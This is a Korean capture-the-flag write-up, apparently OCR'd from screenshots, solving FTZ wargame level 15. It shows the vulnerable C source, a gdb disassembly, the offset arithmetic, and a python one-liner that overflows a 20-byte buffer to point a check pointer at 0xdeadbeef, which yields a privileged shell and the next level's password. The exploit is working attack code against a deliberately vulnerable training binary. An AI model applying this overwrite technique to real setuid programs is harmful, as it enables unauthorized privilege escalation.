



```
login as: level15
level15@192.168.98.133's password:
[level15@ftz level15]$ ls
attackme  hint  public_html  tmp
[level15@ftz level15]$ cat hint

#include <stdio.h>

main()
{ int crap;
  int *check;
  char buf[20];
  fgets(buf,45,stdin);
  if (*check==0xdeadbeef)
   {
     setreuid(3096,3096);
     system("/bin/sh");
   }
}

[level15@ftz level15]$
```




```
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   %ebp
0x08048491 <main+1>:    mov    %esp,%ebp
0x08048493 <main+3>:    sub    $0x38,%esp
0x08048496 <main+6>:    sub    $0x4,%esp
0x08048499 <main+9>:    pushl  0x8049664
0x0804849f <main+15>:   push   $0x2d
0x080484a1 <main+17>:   lea    0xffffffc8(%ebp),%eax
0x080484a4 <main+20>:   push   %eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    $0x10,%esp
0x080484ad <main+29>:   mov    0xfffffff0(%ebp),%eax
0x080484b0 <main+32>:   cmpl   $0xdeadbeef,(%eax)
0x080484b6 <main+38>:   jne    0x80484dd <main+77>
0x080484b8 <main+40>:   sub    $0x8,%esp
0x080484bb <main+43>:   push   $0xc18
0x080484c0 <main+48>:   push   $0xc18
0x080484c5 <main+53>:   call   0x8048380 <setreuid>
0x080484ca <main+58>:   add    $0x10,%esp
0x080484cd <main+61>:   sub    $0xc,%esp
0x080484d0 <main+64>:   push   $0x8048548
0x080484d5 <main+69>:   call   0x8048340 <system>
0x080484da <main+74>:   add    $0x10,%esp
---Type <return> to continue, or q <return> to quit---
```

f0-c8 -> 40


Check의 값에 deadbeef 주소를 넣어야 한다.

→등록할 데이터 = 0xdeadbeef -> ₩xef₩be₩xad₩xde


x(16) w(4) → x/20w : ebp를 16(x)진법으로 4바이트(w) 단위로 20개 보여준다.




```
0x080484b0 <main+32>:   cmpl   $0xdeadbeef,(%eax)
```



```
(gdb) x/20x main
0x8048490 <main>:       0x83e58955      0xec8338ec      0x6435ff04      0x6a0804
96
0x80484a0 <main+16>:    0xc8458d2d      0xfeb6e850      0xc483ffff      0xf0458b
10
0x80484b0 <main+32>:    0xbeef3881      0x2575dead      0x6808ec83      0x00000c
18
0x80484c0 <main+48>:    0x000c1868      0xfeb6e800      0xc483ffff      0x0cec83
10
0x80484d0 <main+64>:    0x04854868      0xfe66e808      0xc483ffff      0x90c3c9
10
(gdb)
```



```
(gdb) x/bw 0x080484b2
0x80484b2 <main+34>:    0xdeadbeef
```



```
(gdb) [level15@ftz level15]$
[level15@ftz level15]$ (python -c 'print "A"*40+"\xb2\x84\x04\x08"';cat)|./attac
kme
my-pass

Level16 Password is "about to cause mass".
```